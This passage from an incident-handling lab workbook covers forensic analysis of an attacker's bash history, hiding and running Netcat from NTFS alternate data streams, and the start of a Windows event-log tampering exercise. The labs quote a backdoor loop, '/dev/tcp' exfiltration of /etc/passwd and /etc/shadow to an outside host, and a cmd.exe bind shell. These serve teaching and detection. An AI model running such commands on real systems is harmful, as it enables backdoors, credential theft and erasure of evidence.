- `exit`

Feel free to try these commands on your own Linux virtual machine if you need some help understanding them in more detail. Remember to use the man page for `tcpdump` and other commands for additional information about how the attacker is using them.

Some Additional Questions

And finally, here are some additional questions for you to answer about the evidence we have in this case from the .bash_history file:

- Was the attacker a human or a script? What makes you believe this?

- What specific files should the investigator look for?
- What other systems has the attacker likely compromised?

Potential Answers (Part 1)

Here are some potential answers for this lab. It should be noted that you might have indicated some other very valid reasons for the attacker executing each command. The following answers are based on very common reasons for attackers' actions, but they do not cover every possible explanation:

`whoami` – Here, the attacker likely checks to see which account he or she has gained control of on the machine. In particular, the attacker might be looking to see whether he or she has root privileges.

`id` - The attacker now wants more details about the id number and groups associated with the current account.

`unname -a` – Here, the attacker attempts to determine the detailed kernel version the compromised machine is running. This information might be useful in further exploiting the system, or in getting an idea of the types of Linux machines the target organization is using. Unfortunately, the attacker mistyped this command, spelling it `unname` instead of `uname.`

`uname -a` – Here, the attacker reruns the previously mistyped command, indicating that he is most likely a person and not a script.

`nc` – Finally, the attacker checks to see whether Netcat is installed in the path for this account. Note that the attacker might have followed up the invocation of Netcat by typing in a specific set of command flags to make it do something. However, that is unlikely, given the next set of commands.

Potential Answers (Part 2)

`mkdir /etc/initd` – Here, the attacker makes a directory to use as a base of operations, placing it in an area of the system where it might blend in with other critical system files.

`cd /etc/initd` – The attacker now changes into the directory he or she created.

`wget 10.10.10.18/kit.tgz` – Now, the attacker uses the wget tool, which can download webpages, to pull a file from machine 10.10.10.18. This file, called `kit.tgz,` might include malware or other files the attacker intends to use on the system. We get a feel for its contents soon and throughout the rest of the attack. It is likely that the attacker has compromised machine 10.10.10.18 and is using it as a repository for attack tools.

`tar xfvz kit.tgz` – The attacker now unarchives the contents of the attack kit.

`mv nc init` – It appears that the attack kit includes a copy of Netcat, which the attacker now moves to a file called `init.` The attacker has given Netcat this name so that it will blend in with the init daemon running on the machine.

Potential Answers (Part 3)

`echo "while :; do echo Started; /etc/initd/init -l -p 8080 -e /bin/sh; done" > init.conf` – Here, the attacker is creating a simple script in a file called `init.conf`. This script includes a `while` loop, which prints out the term *Started* at each iteration through the loop, and invokes Netcat (called `init`) so that it will listen on TCP port 8080 and execute a backdoor shell when someone connects. The attacker is creating a persistent backdoor listener.

`nohup init.conf &` – The attacker attempts to run the backdoor using the `nohup` command in the background (`&`) so that he or she can log off the system and keep the backdoor running. However, the command must have failed, because he or she tries again.

`nohup ./init.conf &` – The attacker forgot to provide a path for `nohup` to find `init.conf`, so he or she tries again. Still, this invocation likely failed as well, given the following command.

`chmod 555 init.conf` – Now, the attacker changes the permissions on the `init.conf` file so that it is readable and executable for its owner, its group, and everyone on the box. The `nohup` command must have previously complained that the permissions of the `init.conf` file did not allow it to be executed.

`nohup ./init.conf &` – Finally, the attacker invokes the backdoor successfully.

`lsof -Pi | grep 8080` – Now, the attacker verifies that the backdoor is listening on port 8080 by running the `lsof` command to check network port usage (`-i`) but listing port numbers, not service names (`-P`).

Potential Answers (Part 4)

`cat /etc/passwd > /dev/tcp/10.10.10.18/443` and `cat /etc/shadow > /dev/tcp/10.10.10.18/443` – Here, the attacker sends contents of the `/etc/passwd` and `/etc/shadow` files to another system via the `/dev/tcp` facility. By dumping the contents of a file into `/dev/tcp/IPaddr/portnum`, Linux systems will make a connection to the remote machine and push it a file. This convenient capability offers the attacker the ability to move files without using Netcat on the compromised machine. You can experiment with this capability by setting up Netcat to listen on TCP port 443 on your Linux or Windows machine, and then use `/dev/tcp` on your Linux system to send the file. Note that the attacker is using TCP port 443 to blend in with HTTPS traffic (although `/dev/tcp` will not encrypt the traffic).

`./tcpdump -n -s0 -w init.out port 80 &` – Here, the attacker runs the tcpdump sniffer, which must have been included in the kit file given the invocation with a ./. The attacker used -s0 to set a snaplength of zero in tcpdump to capture the entire contents of packets and not just the first 68 bytes. Also, the attacker focuses on traffic associated with port 80, possibly looking for web traffic with cleartext userIDs and passwords or harvestable cookies.

`vi /var/log/messages` – The attacker likely tampers with log files here.

`netstat -nat` – The attacker looks for TCP port activity, possibly focusing on open established connections from this victim machine to other systems on the network.

`ssh tom@10.11.12.15` – The attacker now pivots from this machine and tries to log in via ssh into 10.11.12.15 as user tom. It is quite possible that the attacker saw a connection to TCP port 22 on that machine in the output of netstat, so decided to try to make this new connection.

`exit` – Finally, the attacker ends his session.

Some Additional Answers

For these final questions, we can deduce the following information from the shell history file:

- The attacker was likely a human, given that he or she invoked some commands with typos (`unname`) and without setting appropriate permissions first (`chmod` before the `nohup`). Scripts would not likely enter a command, read an error message, and then vary their syntax, but human attackers often do this.
- The attacker relied on the files `kit.tgz` , `init` (likely a renamed Netcat), `init.conf` (a backdoor-invoking script), and `init.out` , the sniffer's output.
- The attacker likely had already compromised 10.10.10.18 and was using it both as a place to distribute malware from and as a repository for stolen password and shadow files. The attacker might have also compromised 10.11.12.15 because he or she attempted to SSH to it via the *tom* account.

Why This Lab Is Important

Being able to read clues and track back what attackers were doing is a key skill for incident responders to have.

Bonus (If Time Permits or Homework)

Read this blog posting on Bash History Forensics (http://dfirdave.blogspot.com/2014/09/bash-history-forensics.html)

Additional Resources

Bash Pocket Reference: Help for Power Users and Sys Admins, 2nd Edition (http://shop.oreilly.com/product/0636920046288.do)

Lab 5.4: Alternate Data Streams

Brief Intro

Alternate data streams are a part of the NTFS specification. They are very interesting bits of data attached to a *carrier file*.

Requirements for This Lab

In this lab you will use your Windows 10 VM. Make sure the VM is running before continuing with the lab exercise.

Try It Yourself

Create an alternate data stream. Be sure to create a standard file, and an executable. Run the executable from the alternate data stream directly.

Walkthrough

Creating Alternate Data Streams

In this lab you will create alternate data streams on Windows. If it's not already running, start your Windows VM and open a Command Prompt.

Next, make a temporary directory on your hard drive:

```
C:\Users\Sec504> cd\

C:\> mkdir C:\tmp
```

Create a file called `test.txt` in your new directory using Notepad. Type any text (such as *hello!*) in the file. Save and exit Notepad.

```
C:\>notepad C:\tmp\test.txt
```

Now, use Notepad to create an alternate data stream associated with the file. Run `notepad` in the example shown here, typing any text (such as *This is hidden text*) in the file. Save and exit Notepad.

```
C:\> notepad c:\tmp\test.txt:hideme.txt
```

Looking for the Alternate Data Stream

Now that we've created an alternate data stream, let's look to see whether we can locate it using the tools built into Windows. First, try looking for it with the `dir` command:

```
C:\> dir c:\tmp
 Volume in drive C has no label.
 Volume Serial Number is FA12-EC34

 Directory of c:\tmp

03/20/2019  11:32 AM    <DIR>          .
03/20/2019  11:32 AM    <DIR>          ..
03/20/2019  11:32 AM                 6 test.txt
               1 File(s)              6 bytes
               2 Dir(s)   4,790,476,800 bytes free
```

Now, start Windows File Explorer as shown below. Look at `c:\tmp` and `c:\tmp\test.txt`. Do you see any evidence of the hidden file?

```
C:\> explorer c:\tmp
```

Finally, verify that the hidden file is still present by typing the following:

```
C:\> notepad c:\tmp\test.txt:hideme.txt
```

You must type the full path to test.txt as shown in this example!

Do you see the alternate data stream?

Executables in Alternate Data Streams

We can put an executable inside an alternate data stream next. To create a copy of `Netcat` behind an alternate data stream, type the following:

```
C:\>type c:\tools\nc.exe > c:\tmp\test.txt:nc.exe
```

You must type in the full path as shown in this example!

Note that any type of file can be hidden behind any other type of file. We just hid an executable behind a text file.

Look for the Netcat file, just like we did before (using `dir` and `explorer.exe`). See it?

```
C:\>dir c:\tmp
 Volume in drive C has no label.
 Volume Serial Number is FA12-EC34

 Directory of c:\tmp

03/20/2019  11:32 AM    <DIR>          .
03/20/2019  11:32 AM    <DIR>          ..
03/20/2019  11:35 AM                 6 test.txt
               1 File(s)              6 bytes
               2 Dir(s)   4,790,415,360 bytes free
```


Run an ADS-Hidden Executable

Next, run this copy of Netcat directly from the alternate data stream.

Windows doesn't allow you to run a program from within an ADS stream using the `start` command. Instead, launch the hidden Netcat binary using `wmic`, as shown here:

```
C:\> wmic process call create c:\tmp\test.txt:nc.exe
Executing (Win32_Process)->Create()
Method execution sucessful.
Out Parameters:
instance of ___PARAMETERS
{
        ReturnValue = 9;
};
```

You will see a Netcat command window launch, such as the example shown here.




```
Cmd line:
```

Type in a Netcat command line, such as:


```
Cmd line:-l -p 2222 -e cmd.exe
```

Next, right-click on an empty location of your task bar and click on Task Manager, as shown here.



```
Cmd line: -l -p 2222 -e cmd.exe
```

Examine the Task Manager *Process* tab list. What does the Netcat listener look like in the Process tab?


Task Manager
File Options View
Processes Performance App history Startup Users Details Services
Fewer details
End task

Name	26% CPU	54% Memory	0% Disk	0% Network
Desktop Window Manager	0%	92.1 MB	0 MB/s	0 Mbps
VMware Tools Core Service	0%	8.5 MB	0 MB/s	0 Mbps
Cortana Background Task Host	0%	2.7 MB	0 MB/s	0 Mbps
VMware Tools Core Service	0%	7.7 MB	0 MB/s	0 Mbps
COM Surrogate	0%	1.7 MB	0 MB/s	0 Mbps
Services and Controller app	0%	2.3 MB	0 MB/s	0 Mbps
appmodel (2)	0%	5.1 MB	0 MB/s	0 Mbps
Console Window Host	0%	4.7 MB	0 MB/s	0 Mbps
Console Window Host	0%	4.7 MB	0 MB/s	0 Mbps
Nc (32 bit)	0%	0.8 MB	0 MB/s	0 Mbps
c:\tmp\test.txt:nc.exe				
Microsoft Skype Preview	0%	0.2 MB	0 MB/s	0 Mbps
OpenVPN GUI for Windows	0%	1.6 MB	0 MB/s	0 Mbps
WMI Provider Host	0%	8.4 MB	0 MB/s	0 Mbps
Windows Command Processor	0%	0.5 MB	0 MB/s	0 Mbps
Windows Shell Experience Host	0%	15.6 MB	0 MB/s	0 Mbps
Host Process for Windows Tasks	0%	3.0 MB	0 MB/s	0 Mbps
Service Host: Unistack Service G...	0%	2.1 MB	0 MB/s	0 Mbps
Microsoft Distributed Transactio...	0%	1.9 MB	0 MB/s	0 Mbps
WMI Provider Host	0%	4.2 MB	0 MB/s	0 Mbps

Close the Task Manager window. Return to the Netcat listener window and stop it by pressing CTRL+C.

Using LADS

For detection of alternate data streams, we use the LADS tool.

Now, run the following command (with the appropriate path to the LADS tool):

```
C:\> c:\tools\lads\lads /S c:\tmp

LADS - Freeware version 3.21
(C) Copywright 1998-2003 Frank Heyne Software (http://www.heysoft.de)
This program lists files with alternate data streams (ADS)
Use LADS on your own risk!

Scanning directory c:\tmp\ with subdirectories

      size  ADS in file
----------  --------------------------------
        19  c:\tmp\test.txt:hideme.txt
     59392  c:\tmp\test.txt:nc.exe

     59411 bytes in 2 ADS listed
```

Note the alternate data streams identified with LADS.

Question: What does the /S flag do? What happens if you omit it?

You can also spot ADS data from the command line using `dir /r`. Run the following command to observe the ADS data:

```
C:\> dir /r /s c:\tmp
 Volume in drive C has no label.
 Volume Serial Number is FA12-EC34

 Directory of c:\tmp

03/20/2019  11:32 AM    <DIR>          .
03/20/2019  11:32 AM    <DIR>          ..
03/20/2019  11:35 AM                 6 test.txt
                                    19 test.txt:hideme.txt:$DATA
                                59,392 test.txt:nc.exe:$DATA
               1 File(s)              6 bytes

     Total Files Listed:
               1 File(s)              6 bytes
               2 Dir(s)   4,790,415,360 bytes free
```

Clean Up

Next, we remove the alternate data streams we created to clean up after this lab. Unfortunately, there is no built-in tool for alternate data stream deletion. Instead, we just delete the temporary directory (`c:\tmp`) itself, which will remove all alternate data streams. Type:

```
C:\> del c:\tmp
c:\tmp\*, Are you sure (Y/N)? Y
```

Now, double-check that the directory was deleted by typing:

```
C:>dir c:\tmp
 Volume in drive C has no label.
 Volume Serial Number is FA12-EC34

 Directory of C:\tmp

03/20/2019  11:32 AM    <DIR>          .
03/20/2019  11:32 AM    <DIR>          ..
               0 File(s)              0 bytes
               2 Dir(s)   4,790,476,800 bytes free
```

Why This Lab Is Important

If you don't know about alternate data streams, it's likely there are covert data transfers happening right under your very nose! A common theme to this class is that attackers will take better knowledge on how your systems work and use it against you. You now know about alternate data streams... start looking for them as part of your investigative process!

Bonus (If Time Permits or Homework)

Try using PowerShell's `Get-Item` cmdlet to find alternate data streams. You can use it like so: `PS:> Get-Item -Path [Your file with ADS] -Stream *`

Consider writing your own little PowerShell script that replicates the functionality of `lads.exe` , with matching command-line arguments and output.

Additional Resources

Microsoft Blog Article on Alternate Data Streams (https://blogs.technet.microsoft.com/askcore/2013/03/24/alternate-data-streams-in-ntfs/)

Lab 5.5: Windows Log Editing

Brief Intro

Contrary to popular belief, Windows logging is vulnerable to attack. In this lab we're going to attack the event log in Windows!

Requirements for This Lab

In this lab you will use your Windows 10 VM. Make sure the VM is running before continuing with the lab exercise.

Try It Yourself

Playing the role of an attacker, generate a Windows event log entry and then remove it using the `C:\Tools\DeleteRecordofFileEx.exe` utility. As a defender, analyze the Windows event logs to identify evidence of tampering.

Walkthrough

Log Editing

In this lab we are going to walk through how an attacker can selectively remove event logs from a Windows 10 system. This is important because it gives an attacker the capability to cover their tracks following an attack.

First you will generate a failed password authentication attempt using the `runas` command, observing the event with Event Viewer. Next you will remove that event from the Windows event log. Finally you will observe the removed event, but also investigate further to identify indicators of Windows event log tampering.

Open an Administrator Command Prompt

From your Windows VM, open a Command Prompt as an Administrator: Click Start, then right-click on the Command Prompt icon, then click More | Run as administrator.

Generating a Failed Login Event (Attacker)


Run the following command to generate a failed login security event. Please enter a random string of characters when prompted for a password.

```
C:\Users\Sec504> runas /user:localhost\administrator cmd.exe
Enter the password for localhost\administrator: badpassword
Attempting to start cmd.exe as user "localhost\administrator" ...
RUNAS ERROR: Unable to run - cmd.exe
1326: The user name or password is incorrect.
```


Keep the Administator Command Prompt open. You will continue to use it throughout this lab.

Open Event Viewer

Next, examine the failed login event in Event Viewer. To start Event Viewer, press the Windows key while logged in to your class Windows 10 system and type `event viewer`. This will search for the Event Viewer application. Click to open the Event Viewer application.



From Event Viewer, click to expand the Windows Logs group. Click to select the Security Logs. Scroll to observe the failed login attempt with the event ID 4625, as shown here.



Security Number of events: 6,041 (!) New events available

Keywords	Date and Time	Source	Event ID	Task Category
Audit Failure	4/22/2019 6:09:20	Microso...	4673	Sensitive Privilege Use
Audit Failure	4/22/2019 6:08:02	Microso...	4625	Logon
Audit Failure	4/22/2019 6:08:02	Microso...	4776	Credential Validation
Audit Success	4/22/2019 6:08:02	Microso	4673	Sensitive Privilege Use
Audit Success	4/22/2019 6:07:49	Microso...	4673	Sensitive Privilege Use

Event 4625, Microsoft Windows security auditing.

General Details

```
An account failed to log on.

Subject:
        Security ID:        SEC504STUDENT\Sec504
        Account Name:       Sec504
        Account Domain:     SEC504STUDENT
        Logon ID:           0x23762

Logon Type:                 2
```


```
Log Name:         Security
Source:           Microsoft Windows security   Logged:         4/22/2019 6:08:02 PM
Event ID:         4625                         Task Category:  Logon
Level:            Information                  Keywords:       Audit Failure
User:             N/A                          Computer:       Sec504Student
OpCode:           Info
More Information: Event Log Online Help
```

Examine the Failed Logon Event

Examine the selected failed login attempt information for the 4625 event ID. Note the following important information:

- Which user account attempted to and failed to log in?
- What was the target account name for the failed login?
- Was the failed login for a local or a domain account?
- Why did the login fail?


This information is captured in the selected event *General* tab, as shown here.



Event 4625, Microsoft Windows security auditing.

General Details

```
An account failed to log on.

Subject:
        Security ID:        SEC504STUDENT\Sec504
        Account Name:       Sec504
        Account Domain:     SEC504STUDENT
        Logon ID:           0x23762

Logon Type:                 2
```



Event 4625, Microsoft Windows security auditing.

```
Account For Which Logon Failed:
        Security ID:            NULL SID
        Account Name:           administrator
        Account Domain:         localhost

Failure Information:
        Failure Reason:         Unknown user name or bad password.
        Status:                 0xC000006D
        Sub Status:             0xC000006A
```

Note Failed Login Event Time


Identify the date and time for the failed login attempt for later analysis.

Use a scrap piece of paper or your favorite editor to write this down! You will refer to it later in the lab.

Identify the Failed Logon EventRecordID

Every event in Event Viewer has an *EventRecordID* value. The Microsoft documentation (https://docs.microsoft.com/en-us/windows/desktop/wes/eventschema-eventrecordid-systempropertiestype-element) indicates that this value is *assigned to an event when it is logged*. In practice, it is a sequential, positively incrementing value.

To delete the logging entry, you must identify the EventRecordID for the failed logon event. From Event Viewer, click on the Details tab, then click on the XML View radio button. In the XML data, identify the EventRecordID for the selected event. An example is shown below.



Keywords	Date and Time	Source	Event ID	Task Category
Audit Failure	4/22/2019 6:08:20	Microso...	4673	Sensitive Privilege Use
Audit Failure	4/22/2019 6:08:02	Microso...	4625	Logon
Audit Failure	4/22/2019 6:08:02	Microso...	4776	Credential Validation
Audit Success	4/22/2019 6:08:02	Microso...	4673	Sensitive Privilege Use
Audit Success	4/22/2019 6:07:49	Microso...	4673	Sensitive Privilege Use

Event 4625, Microsoft Windows security auditing

```
- <Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event">
  - <System>
      <Provider Name="Microsoft-Windows-Security-Auditing" Guid="{54849625-
        5478-4994-A5BA-3E3B0328C30D}" />
      <EventID>4625</EventID>
      <Version>0</Version>
      <Level>0</Level>
      <Task>12544</Task>
      <Opcode>0</Opcode>
      <Keywords>0x8010000000000000</Keywords>
      <TimeCreated SystemTime="2019-04-22T18:08:02.862197300Z" />
      [illegible]
      <Correlation ActivityID="{5B391E97-EF02-0001-F71E-395B02EFD401}" />
      <Execution ProcessID="632" ThreadID="1868" />
      <Channel>Security</Channel>
      <Computer>Sec504Student</Computer>
```

